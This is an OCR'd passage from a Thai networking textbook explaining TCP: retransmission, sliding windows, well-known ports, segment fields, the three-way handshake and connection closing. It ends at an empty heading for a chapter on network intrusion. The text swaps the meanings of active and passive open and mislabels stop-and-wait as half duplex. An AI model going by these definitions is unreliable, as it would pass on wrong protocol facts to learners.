
เป็นการเชื่อมต่อกันระหว่างระบบ 2 ระบบ และสามารถรับส่งข้อมูลกันได้ทั้ง 2 ทิศทาง นั่นคือ ระบบหนึ่งๆ สามารถรับและส่งข้อมูลไปยังอีกระบบหนึ่งได้ในเวลาพร้อมๆ กัน

จากคุณสมบัติทั่วๆ ไป จะเห็นได้ว่า มาตรฐาน TCP นั้น สามารถรับส่งข้อมูลในปริมาณมากๆ ในเวลาที่รวดเร็วได้ อีกทั้งยังมีความแน่นอนสูงด้วย ต่อไปนี้จะขอกล่าวถึงการทำงานของมาตรฐาน TCP

5.4.1 คุณสมบัติของ TCP


5.4.1.1 การจัดการกับข้อมูลที่สูญหาย

ในมาตรฐาน TCP นั้น การส่งข้อมูลระหว่าง 2 ระบบ จะต้องมีการยืนยันจากทั้ง 2 ฝ่าย นั่นคือ เมื่อฝ่ายหนึ่ง ส่งข้อมูลให้อีกฝ่ายหนึ่งนั้น จะมีการตอบรับจากฝ่ายนั้นว่าได้รับข้อมูลเรียบร้อยแล้ว จึงทำการส่งข้อมูลต่อไปได้ การตอบรับนี้ เรียกว่า Positive Acknowledgement with Retransmission (ACK) และเพื่อป้องกันการสับสนในแต่ละ ACK ของข้อมูลแต่ละตัว จึงกำหนดหมายเลขของแต่ละ ACK นั้นขึ้น เพื่อบอกให้รู้ว่า ACK นั้นๆ เป็น ACK นั้น เป็น ACK ของข้อมูลใดๆ ดังแสดงในรูปที่ 5-9



รูปที่ 5-9 แสดงเริ่มต้นการติดต่อบน TCP


ในการรับส่งข้อมูลตามรูปที่ 5-9 นั้น เมื่อมีการสูญหายของข้อมูลเกิดขึ้น นั่นคือ เมื่อระบบแรกส่งข้อมูลไปให้ระบบที่สองนั้นแล้ว ระหว่างทางเกิดความผิดพลาดใดๆ ขึ้นทำให้ระบบที่สองไม่ได้รับข้อมูล ดังนั้น เมื่อไม่มีข้อมูลมายังระบบที่สอง จึงไม่มีการตอบรับโดยส่ง ACK เกิดขึ้น ในระหว่างนี้ ระบบแรกกำลังรอการตอบสนองโดยใช้ ACK ของระบบที่สองอยู่ โดยระบบแรกไม่มีทางทราบเลยว่า ข้อมูลนั้นสูญหายไปแล้ว ดังนั้นระบบแรกจะรอการตอบสนองเป็นระยะเวลาหนึ่งเท่านั้น เมื่อครบตามกำหนดเวลา จะถือว่าข้อมูลนั้นสูญหายและจะทำการส่งข้อมูลนั้นใหม่โดยทันที โดยแสดงไว้ในรูปที่ 5-10



รูปที่ 5-10 แสดงการรับส่งข้อมูลที่มีการสูญหาย


5.4.1.2 การจัดการกับข้อมูลขนาดใหญ่

เมื่อพิจารณาการรับส่งข้อมูล โดยรอการตอบสนอง (ACK) นั้น จะเห็นได้ว่า เมื่อส่งข้อมูลแรกออกไปแล้ว จะต้องรอการตอบสนองของข้อมูลแรกก่อน จึงจะส่งข้อมูลอื่นๆ ต่อไปได้ ซึ่งในรูปแบบนี้เป็นการรับส่งข้อมูลแบบทางเดียว (Half Duplex Connection) ทำให้เกิดความล่าช้ามาก ในกรณีที่ระบบทั้ง 2 อยู่ห่างกันเป็นระยะทางไกลๆ ดังนั้น จึงมีการกำหนดแนวคิดใหม่ขึ้น เรียกว่า Sliding window แสดงดังรูปที่ 5-11



รูปที่ 5-11 แสดง sliding windows

ในรูปที่ 5-11 นั้น แสดงให้เห็นถึงกรอบของข้อมูล โดยในกรอบ A เป็นข้อมูลที่ 1 ถึงข้อมูลที่ 8 และกรอบ B เป็นข้อมูลที่ 2 ถึงข้อมูลที่ 9 ซึ่งเป็นการเลื่อนกรอบไปตามลำดับของข้อมูล ซึ่งจะเลื่อนไปทุกครั้งที่ได้รับการตอบรับ (ACK) จากอีกระบบหนึ่ง จากนั้นถึงจะส่งข้อมูลต่อไปที่อยู่ในกรอบนั้นได้ ในแนวคิดของ Sliding window นั้น ขนาดของกรอบขึ้นอยู่กับปัจจัยหลายๆ อย่าง เช่น ความเร็วของเครือข่าย ฯลฯ เมื่อพิจารณาแนวคิดของ Sliding window ที่มีขนาดของกรอบเท่ากับ 1 จะพบว่า มีลักษณะเดียวกันกับการรับส่งข้อมูลตามรูปที่ 5-9 และการรับส่งข้อมูลโดยใช้แนวคิดของ Sliding window แสดงไว้ดังรูปที่ 5-12



รูปที่ 5-12 แสดงการรับส่งข้อมูลที่ใช้หลัก sliding windows

5.4.1.3 การเชื่อมต่อแบบหลายช่อง (Ports Connection)

การติดต่อสื่อสารของโปรแกรมที่ใช้มาตรฐาน TCP นั้น จะรับส่งข้อมูลผ่านทาง Port ของ TCP โดย Port จะมีขนาด 16 บิท คือสามารถมี Port ได้ 65,536 Port และทุกครั้งที่มีการรับส่งข้อมูลโดยใช้มาตรฐาน TCP จะต้องระบุ Port เสมอ ในกรณีที่โปรแกรมต้องการใช้ Port เดียวกัน ก็สามารถที่จะทำได้ แต่ Port ของโปรแกรมอีกฝั่งหนึ่งจะต้องไม่ซ้ำกัน เช่น ระบบ A Port 23 เชื่อมต่อกับ ระบบ B port 383 ในขณะเดียวกัน ระบบ A Port 23 ก็สามารถเชื่อมต่อกับระบบ B Port 384 ได้ด้วย

โดยปกติแล้ว แต่ละ port จะเป็นที่รู้จักกันดีว่าโปรแกรมที่ให้บริการใดเป็นผู้ใช้อยู่ แสดงดังตารางที่ 5-8

Decimal	Keywork	UNIX Keyword	Description
0			Reserved
1	TCPMUX	-	TCP Multiplexor
5	RJE	-	Remote Job Entry
7	ECHO	echo	Echo
9	DISCARD	discard	Discard
11	USERS	systat	Active Users
13	DAYTIME	daytime	Daytime
15	-	netstat	Network status program
17	QUOTE	qotd	Quote of the Day
19	CHARGEN	chargen	Character Generator
20	FTP – DATA	ftp-data	File Transfer Protocol (data)
21	FTP	ftp	File Transfer Protocol
23	TELNET	telnet	Terminal Connection
25	SMTP	smtp	Simple Mail Transport Protocol
37	TIME	time	Time
42	NAMESERVER	name	Host Name Server
43	NICNAME	whois	Who is
53	DOMAIN	nameserver	Domain Name Server
77	-	rje	Any private RJE service
79	FINGER	finger	Finger
93	DCP	-	Device Control Protocol
95	SUPDUP	supdup	SUPDUP protocol
101	HOSTNAME	hostnames	NIC Host Name Server
102	ISO-TSAP	iso-tsap	ISO – TSAP
103	X400	x400	X.400 Mail Service
104	X400-SND	x400-snd	X.400 Mail Sending
111	SUNRPC	sunrpc	SUN Remote Procedure Call
113	AUTH	auth	Authentication Service
117	UUCP-PATH	uucp-path	UUCP Path Service

119	NNTP	nntp	USENET News Transfer Protocol
129	PWDGEN	-	Password Generator Protocol
139	NETBIOS-SSN	-	NETBIOS Session Service
160-223	RESERVED		


ตารางที่ 5-8 แสดง well-known port บน TCP

5.4.1.4 การเริ่มต้นเชื่อมต่อแบบ Active และแบบ Passive (Active and Passive Open)

ในการเชื่อต่อระหว่างโปรแกรมบนมาตรฐาน TCP นั้น สามารถเริ่มต้นได้ โดยโปรแกรมแรกจะทำการติดต่อไปยังโปรแกรมที่สอง เพื่อร้องขอให้ตอบรับในการรับส่งข้อมูล วิธีนี้เรียกว่า การ Passive Open จากนั้น โปรแกรมที่สองจะทำการตอบรับกลับมายังโปรแกรมที่หนึ่ง วิธีนี้เรียกว่า การ Active Open จึงจะเริ่มทำการส่งข้อมูลได้

5.4.2 รูปแบบของข้อมูลในมาตรฐาน TCP (TCP Segment Format)

รูปแบบของข้อมูลในมาตรฐาน TCP แสดงดังรูปที่ 5-13



รูปที่ 5-13 แสดงรูปแบบของข้อมูลใน TCP

โดยความหมายของข้อมูลที่ใช้โดยทั่วไปมีดังนี้

- Source Port : หมายถึง Port ของระบบต้นทาง
- Destination Port : หมายถึง Port ของระบบปลายทาง
- Sequence number : หมายถึง หมายเลขของข้อมูลที่รับส่งกัน
- Acknowledgement number : หมายถึง หมายเลขของการตอบรับ (ACK)
- HLEN (Heder Length) : หมายถึง ค่า Octet ของส่วนหัว (รวมออปชั่นด้วย)

- CODE BITS : หมายถึง การทำงานของข้อมูลนั้น ๆ แสดงดังตารางที่ 5-9


Bit (Left to Right)	Meaning if bit set to 1
URG	Urgent pointer field is valid
ACK	Acknowledgement field is valid
PSH	This segment request a push
RST	Reset the connection
SYN	Synchronize sequence numbers
FIN	Sender has reached end of its byte stream

ตารางที่ 5-9 แสดงความหมายของ code bit

- WINDOW : หมายถึง ขนาดของกรอบใน Sliding window

5.4.3 การเชื่อมต่อแบบ Three-way handshake

การเชื่อมต่อแบบ Three – way Handshake ของ TCP นั้นแสดงดังรูปที่ 5-14




รูปที่ 5-14 แสดง three-way handshake ของ TCP

จากรูปที่ 5-14 สามารถอธิบายได้ดังนี้ ในขั้นแรก Site 1 ต้องการจะเชื่อมต่อกับ Site 2 จึงทำการส่ง TCP Segment ที่มี SYN flag และตั้งค่า Sequence number ไว้เท่ากับ X (เรียกว่าค่า Initial Sequence Number) เมื่อ Site 2 ได้รับ TCP Segment แล้วจึงบันทึกค่า Sequence number นั้นไว้ (ซึ่งเท่ากับ X) แล้วจึงส่ง TCP Packet ตอบกลับไปโดยมี SYN Flag และตั้งค่า Sequence number ไว้เท่ากับ y (เรียกว่าค่า Initial Sequence Number เช่นกัน แต่เป็นจอง Site 2 และจะซ้ำกับ Initial Sequence number ของ Site 1 ไม่ได้) และตั้งค่า Acknowledgement number เท่ากับ X + 1 (เป็นค่าของ Sequence number จาก

Site 1 บวกด้วย 1) เมื่อ Site 1 ได้รับการตอบกลับจาก Site 2 แล้วจะตรวจสอบค่า Acknowledgement number ว่าเป็น X+1 หรือไม่ ถ้าตรวจพบว่าถูกต้องแล้ว Site 1 จะตอบกลับไปอีกครั้ง โดยส่ง TCP Segment ที่มีค่า Acknowledgement number เป็น y + 1 (คือค่า Sequence number ของ Site 2 บวกด้วย 1) และสุดท้าย เมื่อ Site 2 ได้รับการตอบกลับจาก Site 1 แล้ว จะถือว่าสิ้นสุดการเริ่มต้นในการเชื่อมต่อกันระหว่าง 2 Site ต่อจากนั้นจะเป็นการรับส่งส่วนที่เป็นข้อมูล ซึ่งกันและกัน

5.4.5 การสิ้นสุดการเชื่อมต่อของ TCP (Closing a TCP connection)

การสิ้นสุดการเชื่อมต่อของ TCP นั้น แสดงดังรูป 5-15




รูปที่ 5-15 แสดงการสิ้นสุดการเชื่อมต่อของ TCP

จากรูปที่ 5-15 สามารถอธิบายได้ดังนี้ ในขั้นแรก เมื่อ Site 1 และ Site 2 ต้องการที่จะสิ้นสุดการเชื่อมต่อแล้ว Site 1 จะส่ง TCP Segment ที่มี FIN Flag และ ค่า Sequence number เท่ากับ X เมื่อ Site 2 ได้รับ TCP Segment ที่มี Flag FIN แล้ว หมายความว่า Site 1 ต้องการจะสิ้นสุดการเชื่อมต่อ ดังนั้น Site 2 จึงทำการตอบรับ โดยส่ง TCP Segment ที่มี Acknowledgement number เป็น X+1 กลับไปทันที จากนั้น TCP ของ Site 2 จะขอติดต่อกับโปรแกรมว่า Site 1 ขอทำการสิ้นสุดการเชื่อมต่อ เมื่อโปรแกรมตกลงด้วยแล้ว Site 2 จึงส่ง TCP Segment กลับไปอีกครั้ง โดยมี FIN Flag ด้วย (ครั้งแรกไม่มี FIN Flag) พร้อมกับค่า Sequence number เท่ากับ y และค่า Acknowledgement number เท่ากับ X+1 ไปยัง Site 1 สุดท้ายเมื่อ Site 1 ได้รับ TCP Segment ที่มี FIN Flag ตอบกลับมาแล้ว Site 1 ก็จะส่ง TCP Segment ที่มี Acknowledgement number เป็น y + 1 เป็นการยืนยันว่าจะสิ้นสุดการเชื่อมต่อในที่สุด

นอกจากนี้ยังมีการสิ้นสุดการเชื่อมต่ออีกแบบหนึ่ง คือการที่ฝ่ายใดฝ่ายหนึ่งส่ง TCP Segment ที่มี Flag RST พร้อมกับค่า Sequence number ไปให้อีกฝ่ายหนึ่ง จากนั้นจะมีการตอบรับโดยอีกฝ่ายหนึ่ง ซึ่งเป็นการส่ง TCP Segment โดยมีค่า Acknowledgement number ที่สัมพันธ์กับ Sequence number ที่รับมาตอบกลับไป ก็ถือเป็นอันสิ้นสุดการเชื่อมต่อได้เช่นกัน

การทำงานของ TCP ทั้งหมดนี้ สามารถแสดงให้เห็นด้วย Finite State machine ดังรูปที่ 5-16 โดยเริ่มจาก Closed State



รูปที่ 5-16 แสดง finite state machine ของการติดต่อบน TCP

บทที่ 6

การบุกรุกคอมพิวเตอร์บนเครือข่ายอินเตอร์เน็ต

6.1 เครือข่ายที่ใช้ในการบุกรุก

